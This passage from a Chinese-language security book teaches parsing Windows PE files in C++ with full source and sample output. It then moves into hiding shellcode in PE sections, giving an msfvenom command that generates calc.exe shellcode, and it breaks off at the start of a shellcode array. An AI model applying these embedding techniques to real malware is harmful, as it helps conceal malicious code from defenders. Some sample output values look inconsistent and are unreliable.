总之，PE 文件使用节的机制，是为了在内容管理、性能优化和功能扩展之间取得平衡，为现代操作系统提供了高效、灵活的可执行文件格式。用户除了可直接使用 PE-bear 工具

加载 PE 文件进行分析外，还能够使用编程语言开发解析 PE 文件结果的程序。接下来，本书将详细阐述使用 C++语言解析 PE 文件的相关内容。

3.2　使用 C++解析 PE 文件

掌握使用编程语言解析 PE 文件是开发系统级软件、安全分析工具和逆向工程的关键技能。PE 文件是 Windows 平台上可执行文件的核心格式，包含程序的结构化信息，如代码、数据和资源。解析 PE 文件能够深入地理解程序的运行机制、依赖关系和潜在漏洞，例如，安全研究人员可以通过解析 PE 文件检测恶意软件的行为，开发者可以优化程序加载过程，而逆向工程师则可以分析二进制文件以进行调试或破解。尽管多种编程语言可用于解析 PE 文件，但 C++在解析过程中具备独特优势。

首先 C++语言提供了强大的内存操作能力（如指针运算和动态内存分配），特别适合处理 PE 文件的二进制数据，例如，代码中通过 HeapAlloc 函数和指针偏移可以直接访问 PE 结构的字段，效率高且灵活。相比高级语言（如 Python），C++的低级内存操作避免了额外的抽象层，减小了内存和性能开销。

此外，C++语言可以无缝调用 Windows API（如 CreateFileA、ReadFile），这些 API 是解析 PE 文件的必要函数，例如，代码中的 CreateFileA 函数能够读取文件，而 GetFileSize 函数可以获取文件大小，直接与操作系统交互，效率高且可靠，其他编程语言可能需要额外的库或绑定来调用这些 API 函数，增加了复杂性和潜在的性能损失。

当然，C++语言允许开发者对数据结构（如 IMAGE_DOS_HEADER）进行精确定义和操作。在代码中通过结构体直接映射 PE 文件头，访问字段（如 e_magic 和 e_lfanew），精确且直观。这种控制能力在解析复杂二进制格式时尤为重要，避免了高级语言中可能出现的类型转换或数据解析错误。

总之，C++因其高效性、直接调用 Windows API，以及对二进制数据结构的精细控制等特性，成为解析 PE 文件的优选语言。接下来，本书将系统介绍解析 PE 文件的相关内容。

3.2.1　读取 PE 文件

磁盘中的文件是以字节流形式存储的，需通过文件 I/O 操作，将其内容加载到连续的内存缓存区中，程序方能对该文件进行结构化解析。为此，用户可以调用 Windows API 函数 CreateFileA、GetFileSize、HeapAlloc，以及 ReadFile 实现读取 PE 文件功能，代码如下：

```
//ch03/read_pe.cpp
#include<Windows.h>
#include<stdio.h>

BOOL ReadPeFile(LPCSTR lpFileName, PBYTE* pPe, SIZE_T* sPe) {

   HANDLE  hFile = INVALID_HANDLE_VALUE;              //PE 文件句柄
```

```
    PBYTE   pBuff   = NULL;                    //缓存区指针
    DWORD   dwFileSize = NULL,                 //PE 文件大小
           dwNumberOfBytesRead = NULL;         //记录实际读取的字节数
    printf("[i] 正在读取 \" %s\" ... ", lpFileName);

    //使用 CreateFileA 打开指定路径的 PE 文件,设置为只读模式,并检查文件句柄是否有效
    hFile = CreateFileA(lpFileName, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_
NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileA 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //使用 GetFileSize 获取文件大小,并存储在 dwFileSize 中
    dwFileSize = GetFileSize(hFile, NULL);
    if (dwFileSize == NULL) {
        printf("[!] GetFileSize 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //使用 HeapAlloc 分配一块大小为 dwFileSize 的内存缓存区,存储 PE 文件内容
    //使用 HEAP_ZERO_MEMORY 确保内存初始化为 0
    pBuff = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileSize);
    if (pBuff == NULL) {
        printf("[!] HeapAlloc 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //使用 ReadFile 将 PE 文件内容读取到分配的内存缓存区 pBuff 中
    if (!ReadFile(hFile, pBuff, dwFileSize, &dwNumberOfBytesRead, NULL) || dwFileSize !=
dwNumberOfBytesRead) {
        printf("[!] ReadFile 失败,错误码: %d \n", GetLastError());
        printf("[!] 已读取字节数: %d,总字节数: %d \n", dwNumberOfBytesRead, dwFileSize);
        goto _EndOfFunction;
    }
    printf("[+] 读取完成 \n");

//清理资源
_EndOfFunction:
    *pPe = (PBYTE)pBuff;
    *sPe = (SIZE_T)dwFileSize;
    if (hFile)
        CloseHandle(hFile);
    if (*pPe == NULL || *sPe == NULL)
        return FALSE;
    return TRUE;
}

int main(int argc, char* argv[]) {
```

```
    if (argc < 2) {
        printf("[!] 请提供 PE 文件路径!\n");
        return -1;
    }

    PBYTE pPE = NULL;
    SIZE_T sPE = NULL;

    //使用命令行参数传递将要读取的 PE 文件路径
    if (!ReadPeFile(argv[1], &pPE, &sPE)) {
        printf("[!] 读取 PE 文件 \"%s\" 失败!\n", argv[1]);
        return -1;
    }

    printf("[+] 读取 PE 文件\"%s\"成功,地址:0x%p,大小:%d\n", argv[1], pPE, sPE);
    HeapFree(GetProcessHeap(), NULL, pPE);
    return 0;
}
```

如果在 Windows 命令提示符窗口中成功地执行了 read_pe.exe Autoruns.exe 命令,则会输出 Autoruns.exe 文件加载的内存地址,以及该文件的大小,如图 3-8 所示。

```
D:\>read_pe.exe Autoruns.exe
[i] 正在读取 "Autoruns.exe" ... [+] 读取完成
[+] 读取PE文件"Autoruns.exe"成功, 地址: 0x0000020E16E73040, 大小: 1758240
```

图 3-8　成功读取 Autoruns.exe 可执行文件

值得注意的是,当前工作目录下必须存在 Autoruns.exe 文件,方能正确加载并读取该文件的内容,否则程序将输出错误提示信息,如图 3-9 所示。

```
D:\>read_pe.exe Autoruns.exe
[i] 正在读取 "Autoruns.exe" ... [!] CreateFileA 失败, 错误码: 2
[!] 读取PE文件 "Autoruns.exe" 失败!
```

图 3-9　读取 Autoruns.exe 文件失败的错误提示信息

在成功读取 PE 文件后,用户可利用程序返回的内存地址和文件大小解析其结构。

3.2.2　解析文件头

在解析文件头之前,需先验证文件是否为 PE 文件,以确保后续解析的正确性。此时,用户可以通过检查 DOS 头和 PE 头的签名字段来确认文件类型,代码如下:

```
//检查 DOS 头的 e_magic 字段是否为 IMAGE_DOS_SIGNATURE,即 MZ
//pPE 指向已加载到内存中的 PE 文件基址
PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pPE;
if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE) {
    printf("错误:无效的 DOS 头部签名,非法的 PE 文件。\n");
```

```
}

//检查 PE 头的 Signature 字段是否为 IMAGE_NT_SIGNATURE,即 PE
//pPE 指向的地址加 DOS 头中 e_lfanew 字段的值为 PE 头的地址
PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pPE + pImgDosHdr->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) {
   printf("错误:无效的 PE 头部签名,非法的 PE 文件。\n");
   }
```

需要注意的是,PIMAGE_DOS_HEADER 和 PIMAGE_NT_HEADERS 结构体都定义于 winnt.h 头文件中,分别表示 PE 文件的 DOS 头部和 PE 头部结构,包含 Windows.h 头文件时,通常会间接包含 winnt.h,从而使这些结构体可用。

如果文件被判定为合法 PE 文件,则可以继续使用 C++语言来解析 PE 文件头的相关内容,代码如下:

```
//获取 PE 文件头
IMAGE_FILE_HEADER ImgFileHdr = pImgNtHdrs->FileHeader;

//检查文件类型
if(ImgFileHdr.Characteristics & IMAGE_FILE_EXECUTABLE_IMAGE) {
       printf("[i] 检测到可执行文件类型:");
       if (ImgFileHdr.Characteristics & IMAGE_FILE_DLL) {
           printf("DLL\n");
       }
       else if (pImgNtHdrs->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_NATIVE) {
          printf("SYS\n");
       } else {
          printf("EXE\n");
       }
   }

   //输出文件架构
   printf("[i] 文件架构:%s\n", ImgFileHdr.Machine == IMAGE_FILE_MACHINE_I386 ? "x32" :
"x64");

   //输出节数量
   printf("[i] 节数量:%d\n", ImgFileHdr.NumberOfSections);

   //输出可选头部大小
   printf("[i] 可选头部大小:%d 字节\n", ImgFileHdr.SizeOfOptionalHeader);
```

其中,IMAGE_FILE_HEADER 结构体包含了描述 PE 文件基本属性的关键信息,通常使用 IMAGE_NT_HEADERS 结构体中的 FileHeader 字段来初始化该结构体,用于提供文件的元数据,如架构、节数量和时间戳等。需要注意的是,在 Visual Studio 集成开发环境中,用户可以通过按住 Ctrl 键并单击代码中的结构体名称,快速跳转到其定义所在的头文件,如查看结构体 IMAGE_FILE_HEADER 的定义代码,如图 3-10 所示。



图 3-10　在 Visual Studio 中查看结构体 IMAGE_FILE_HEADER 的定义代码

当然，读者也可以使用同样的方法来查看其他结构体的定义代码。

3.2.3　解析可选头

通过 IMAGE_NT_HEADERS 结构体的 OptionalHeader 字段可以初始化 PE 文件可选头对应的 IMAGE_OPTIONAL_HEADER 结构体，以访问 PE 文件可选头中的信息，代码如下：

```
//将 pImgNtHdrs 的 OptionalHeader 字段赋值给 ImgOptHdr，以访问 PE 文件的可选头部信息
IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

printf("[i] 文件架构: %s \n", ImgOptHdr.Magic == IMAGE_NT_OPTIONAL_HDR32_MAGIC ? "x32" :
"x64");

printf("[+] 代码段大小 : %d \n", ImgOptHdr.SizeOfCode);
printf("[+] 代码段地址 : 0x%p \n\t\t[RVA : 0x%0.8X]\n", (PVOID)(pPE + ImgOptHdr.
BaseOfCode), ImgOptHdr.BaseOfCode);
printf("[+] 已初始化数据大小 : %d\n", ImgOptHdr.SizeOfInitializedData);
printf("[+] 未初始化数据大小 : %d\n", ImgOptHdr.SizeOfUninitializedData);
printf("[+] 首选映射地址 : 0x%p\n", (PVOID)ImgOptHdr.ImageBase);
printf("[+] 所需系统版本 : %d.%d\n", ImgOptHdr.MajorOperatingSystemVersion, ImgOptHdr.
MinorOperatingSystemVersion);
printf("[+] 入口点地址 : 0x%p \n\t\t[RVA : 0x%0.8X]\n", (PVOID)(pPE + ImgOptHdr.
AddressOfEntryPoint), ImgOptHdr.AddressOfEntryPoint);
printf("[+] 镜像大小 : %d \n", ImgOptHdr.SizeOfImage);
printf("[+] 文件校验和 : 0x%0.8X \n", ImgOptHdr.CheckSum);
printf("[+] 数据目录数组条目数 : %d \n", ImgOptHdr.NumberOfRvaAndSizes);
```

PE 文件的文件头和可选头仅包含配置信息，实际数据存储在节表对应的节中，因此需要解析节表以获取文件的完整内容。

3.2.4　解析节表

通过解析可选头中的 DataDirectory 结构体数组获取节表数据，并输出节表的地址和大

小，代码如下：

```
printf("[ * ] 导出目录地址 : 0x%p 大小: %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size,
  ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

printf("[ * ] 导入目录地址 : 0x%p 大小: %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].Size,
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);

printf("[ * ] 资源目录地址 : 0x%p 大小: %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].Size,
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].VirtualAddress);

printf("[ * ] 异常目录地址 : 0x%p 大小: %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size, ImgOptHdr.DataDirectory
[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress);

printf("[ * ] 基础重定位表地址 : 0x%p 大小 : %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size, ImgOptHdr.DataDirectory
[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);

printf("[ * ] TLS 目录地址 : 0x%p 大小 : %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].Size,
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress);

printf("[ * ] 导入地址表地址 : 0x%p 大小 : %d \n\t\t[RVA : 0x%0.8X]\n",
(PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].VirtualAddress),
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].Size,
ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].VirtualAddress);
```

虽然节表存储了节的地址信息，但只有通过这些地址访问对应节，才能使用其中保存的数据以确保 PE 文件正常运行。

3.2.5 解析节

通过遍历 PE 文件的节表，逐一输出每个节的名称、大小、RVA、内存地址、重定位项数量及内存权限信息，代码如下：

```
//将 pImgNtHdrs 偏移 IMAGE_NT_HEADERS 结构大小，定位到节表的起始地址
PIMAGE_SECTION_HEADER pImgSectionHdr = (PIMAGE_SECTION_HEADER)(((PBYTE)pImgNtHdrs) + sizeof
(IMAGE_NT_HEADERS));
```

```
//通过 pImgNtHdrs->FileHeader.NumberOfSections 获取 PE 文件的节数量
//使用循环遍历每个节,i 表示当前节的索引
for(size_t i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {

   printf("[#]节名称 : %s \n", (CHAR*)pImgSectionHdr->Name);
   printf("\t 大小 : %d \n", pImgSectionHdr->SizeOfRawData);
   printf("\tRVA : 0x%0.8X \n", pImgSectionHdr->VirtualAddress);
   printf("\t 地址 : 0x%p \n", (PVOID)(pPE + pImgSectionHdr->VirtualAddress));
   printf("\t 重定位项数 : %d \n", pImgSectionHdr->NumberOfRelocations);
   printf("\t 权限 : ");

   //检查节的属性(Characteristics),根据标志位打印内存权限
   if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_READ)
      printf("只读 | ");
    if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_WRITE && pImgSectionHdr->
Characteristics & IMAGE_SCN_MEM_READ)
      printf("读写 | ");
   if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_EXECUTE)
      printf("执行 | ");
    if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_EXECUTE && pImgSectionHdr->
Characteristics & IMAGE_SCN_MEM_READ)
      printf("执行读写");
   printf("\n\n");

//将 pImgSectionHdr 指针向前移动 sizeof(IMAGE_SECTION_HEADER)字节,指向下一个节
//每个 IMAGE_SECTION_HEADER 结构大小固定,偏移后即可访问下一个节的信息

   pImgSectionHdr = (PIMAGE_SECTION_HEADER)((PBYTE)pImgSectionHdr + (DWORD)sizeof(IMAGE_
SECTION_HEADER));
}
```

通过整合读取 PE 文件及解析其文件头、可选头、节表和节的代码,执行以获取 PE 文件的详细信息,代码如下:

```
//ch03/parse_pe.cpp
#include <Windows.h>
#include <stdio.h>

BOOL ReadPeFile(LPCSTR lpFileName, PBYTE* pPe, SIZE_T* sPe) {
   HANDLE hFile = INVALID_HANDLE_VALUE;            //PE 文件句柄
   PBYTE pBuff = NULL;                             //缓存区指针
   DWORD dwFileSize = 0,                           //PE 文件大小
        dwNumberOfBytesRead = 0;                   //记录实际读取的字节数

   printf("[i] 正在读取 \"%s\" ... ", lpFileName);

   //使用 CreateFileA 打开指定路径的 PE 文件,设置为只读模式
```

```
    hFile = CreateFileA(lpFileName, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_
NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileA 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //获取文件大小
    dwFileSize = GetFileSize(hFile, NULL);
    if (dwFileSize == 0) {
        printf("[!] GetFileSize 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //分配内存缓存区
    pBuff = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileSize);
    if (pBuff == NULL) {
        printf("[!] HeapAlloc 失败,错误码: %d \n", GetLastError());
        goto _EndOfFunction;
    }

    //读取 PE 文件内容并保存到缓存区
    if (!ReadFile(hFile, pBuff, dwFileSize, &dwNumberOfBytesRead, NULL) || dwFileSize !=
dwNumberOfBytesRead) {
        printf("[!] ReadFile 失败,错误码: %d \n", GetLastError());
        printf("[!] 已读取字节数: %d,总字节数: %d \n", dwNumberOfBytesRead, dwFileSize);
        goto _EndOfFunction;
    }
    printf("[+] 读取完成 \n");

_EndOfFunction:
    *pPe = pBuff;
    *sPe = dwFileSize;
    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);
    if (*pPe == NULL || *sPe == 0)
        return FALSE;
    return TRUE;
}

BOOL ParsePe(PBYTE pPE, SIZE_T sPE) {
    //检查 DOS 头
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pPE;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE) {
        printf("[!] 错误:无效的 DOS 头部签名,非法的 PE 文件。\n");
        return FALSE;
    }

    //检查 PE 头
```

```
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pPE + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) {
        printf("[!] 错误:无效的 PE 头部签名,非法的 PE 文件。\n");
        return FALSE;
    }

    //获取文件头
    IMAGE_FILE_HEADER ImgFileHdr = pImgNtHdrs->FileHeader;

    //检查文件类型
    if (ImgFileHdr.Characteristics & IMAGE_FILE_EXECUTABLE_IMAGE) {
        printf("[i] 检测到可执行文件类型:");
        if (ImgFileHdr.Characteristics & IMAGE_FILE_DLL) {
            printf("DLL\n");
        } else if (pImgNtHdrs->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_NATIVE) {
            printf("SYS\n");
        } else {
            printf("EXE\n");
        }
    }

    //输出文件架构
    printf("[i] 文件架构:%s\n", ImgFileHdr.Machine == IMAGE_FILE_MACHINE_I386 ? "x32" :
"x64");

    //输出节数量
    printf("[i] 节数量:%d\n", ImgFileHdr.NumberOfSections);

    //输出可选头部大小
    printf("[i] 可选头部大小:%d 字节\n", ImgFileHdr.SizeOfOptionalHeader);

    //获取可选头
    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

    //输出可选头信息
    printf("[i] 文件架构(第 2 种方式):%s \n", ImgOptHdr.Magic == IMAGE_NT_OPTIONAL_HDR32_
MAGIC ? "x32" : "x64");
    printf("[+] 代码段大小:%d \n", ImgOptHdr.SizeOfCode);
    printf("[+] 代码段地址:0x%p \n\t\t[RVA : 0x%0.8X]\n", (PVOID)(pPE + ImgOptHdr.
BaseOfCode), ImgOptHdr.BaseOfCode);
    printf("[+] 已初始化数据大小:%d \n", ImgOptHdr.SizeOfInitializedData);
    printf("[+] 未初始化数据大小:%d \n", ImgOptHdr.SizeOfUninitializedData);
    printf("[+] 首选映射地址:0x%p \n", (PVOID)ImgOptHdr.ImageBase);
    printf("[+] 所需系统版本:%d.%d \n", ImgOptHdr.MajorOperatingSystemVersion,
ImgOptHdr.MinorOperatingSystemVersion);
    printf("[+] 入口点地址:0x%p \n\t\t[RVA : 0x%0.8X]\n", (PVOID)(pPE + ImgOptHdr.
AddressOfEntryPoint), ImgOptHdr.AddressOfEntryPoint);
    printf("[+] 镜像大小:%d \n", ImgOptHdr.SizeOfImage);
    printf("[+] 文件校验和:0x%0.8X \n", ImgOptHdr.CheckSum);
```

```
    printf("[+] 数据目录数组条目数:%d\n", ImgOptHdr.NumberOfRvaAndSizes);

    //输出数据目录信息
    printf("[*] 导出目录地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size,
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    printf("[*] 导入目录地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
    printf("[*] 资源目录地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].VirtualAddress);
    printf("[*] 异常目录地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress);
    printf("[*] 基础重定位表地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
    printf("[*] TLS 目录地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress);
    printf("[*] 导入地址表地址:0x%p 大小:%d\n\t\t[RVA : 0x%0.8X]\n",
            (PVOID)(pPE + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].
VirtualAddress),
          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].Size,

          ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT].VirtualAddress);

//遍历节表
    PIMAGE_SECTION_HEADER pImgSectionHdr = (PIMAGE_SECTION_HEADER)(((PBYTE)pImgNtHdrs) +
sizeof(IMAGE_NT_HEADERS));
    for (size_t i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {
        printf("[#] 节名称:%s\n", (CHAR*)pImgSectionHdr->Name);
        printf("\t 大小:%d\n", pImgSectionHdr->SizeOfRawData);
        printf("\tRVA:0x%0.8X\n", pImgSectionHdr->VirtualAddress);
        printf("\t 地址:0x%p\n", (PVOID)(pPE + pImgSectionHdr->VirtualAddress));
        printf("\t 重定位项数:%d\n", pImgSectionHdr->NumberOfRelocations);
        printf("\t 权限:");
```

```
        if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_READ)
            printf("只读 | ");
        if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_WRITE && pImgSectionHdr->
Characteristics & IMAGE_SCN_MEM_READ)
            printf("读写 | ");
        if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_EXECUTE)
            printf("执行 | ");
        if (pImgSectionHdr->Characteristics & IMAGE_SCN_MEM_EXECUTE && pImgSectionHdr->
Characteristics & IMAGE_SCN_MEM_READ)
            printf("执行读写");
        printf("\n\n");

        pImgSectionHdr = (PIMAGE_SECTION_HEADER)((PBYTE)pImgSectionHdr + sizeof(IMAGE_
SECTION_HEADER));
    }

    return TRUE;
}

int main(int argc, char* argv[]) {
    if (argc < 2) {
        printf("[!] 请提供 PE 文件路径!\n");
        return -1;
    }

    PBYTE pPE = NULL;
    SIZE_T sPE = 0;

    //读取 PE 文件
    if (!ReadPeFile(argv[1], &pPE, &sPE)) {
        printf("[!] 读取 PE 文件 \"%s\" 失败!\n", argv[1]);
        return -1;
    }
    printf("[+] 读取 PE 文件\"%s\"成功,地址:0x%p,大小:%d\n", argv[1], pPE, sPE);

    //解析 PE 文件
    if (!ParsePe(pPE, sPE)) {
        printf("[!] 解析 PE 文件 \"%s\" 失败!\n", argv[1]);
        HeapFree(GetProcessHeap(), 0, pPE);
        return -1;
    }

    //释放内存
    HeapFree(GetProcessHeap(), 0, pPE);
    return 0;
}
```

如果在 Windows 命令提示符窗口中成功地运行了 parse_pe.cpp 源代码文件相应的可执行文件,并传递命令行参数 Autoruns.exe,则会输出 Autoruns.exe 文件相应的 PE 结构

信息，如图 3-11 所示。

```
D:\>parse_pe.exe Autoruns.exe
[i] 正在读取 "Autoruns.exe" ... [+] 读取完成
[+] 读取PE文件"Autoruns.exe"成功，地址：0x0000014C3DBF3040，大小：1758240
[i] 检测到可执行文件类型：EXE
[i] 文件架构：x32
[i] 节数量：5
[i] 可选头部大小：224 字节
[i] 文件架构（第2种方式）：x32
[+] 代码段大小：728576
[+] 代码段地址：0x0000014C3DBF4040
                [RVA : 0x00001000]
[+] 已初始化数据大小：1097216
[+] 未初始化数据大小：0
[+] 首选映射地址：0x0040000000B3000
[+] 所需系统版本：6.0
[+] 入口点地址：0x0000014C3DC7169D
                [RVA : 0x0007E65D]
[+] 镜像大小：1839104
[+] 文件校验和：0x00188266
[+] 数据目录数组条目数：340
[+] 导出目录地址：0x0000014C3DCF3040 大小：744856
                [RVA : 0x00100000]
[+] 导入目录地址：0x0000014C3DBF3040 大小：0
                [RVA : 0x00000000]
[+] 资源目录地址：0x0000014C3DD9DC40 大小：10272
```

图 3-11　输出 Autoruns.exe 文件的 PE 结构信息

掌握 PE 文件结构解析技能，不仅能够深入地理解文件格式并分析其数据，还可修改 PE 文件内容以实现隐藏恶意代码等功能。

3.3　PE 文件中存储 shellcode

在 PE 文件中存储 shellcode 是一种常见的恶意软件技术，用于在目标系统上执行恶意代码，其中，shellcode 是一段紧凑的机器代码，通常用于利用漏洞或实现特定的恶意功能，它可以被嵌入目标文件的不同部分，如代码段、数据段、资源段，甚至是未使用的填充区域。值得注意的是，在嵌入 shellcode 代码时，用户需先编写或生成具备相应功能的 shellcode。为此，本书将使用 Msfvenom 工具生成的 shellcode 为例来阐述相关内容。

3.3.1　Msfvenom 生成 shellcode

Msfvenom 是 Metasploit 框架中的命令行工具，专注于生成和编码多种类型的 shellcode 及可执行 payload。接下来，本书将基于 Kali Linux 操作系统预装的 Metasploit 框架，通过调用 Msfvenom 工具生成一段 shellcode，旨在打开 Windows 操作系统的计算器程序，命令如下：

```
msfvenom -p windows/exec CMD=calc.exe -f c
```

其中，参数-p 可以指定 payload 为 Windows 平台的 exec，它用于执行指定命令，而参数 CMD 能够将要执行的命令设置为 calc.exe，即打开系统中的计算器程序。最后参数-f 用于指定输出格式为 C 语言风格的 shellcode 代码，即以数组形式进行表示。

如果在 Kali Linux 的命令终端中成功地执行了 msfvenom 生成 shellcode 的命令，则会

直接输出相应的代码，如图 3-12 所示。

图 3-12　生成打开计算器程序的 shellcode 代码

感兴趣的读者可进一步尝试生成不同类型和功能的 shellcode 代码。接下来，本书将详细介绍如何将 shellcode 保存至 PE 文件的不同节区，并阐述执行这些代码的相关内容。

3.3.2　在.data 节中存储 shellcode

PE 文件的.data 节用于存储初始化后的全局变量和静态变量，具备可读可写属性，非常适合存放 shellcode 代码。根据编译器配置，全局或局部变量通常会被存储在.data 节中，例如，将用于打开计算器程序的 shellcode 代码声明为全局变量，代码如下：

```
//ch03/store_data.cpp
#include <stdio.h>
//定义全局变量，用于存储 shellcode 代码
unsigned char buf[] =
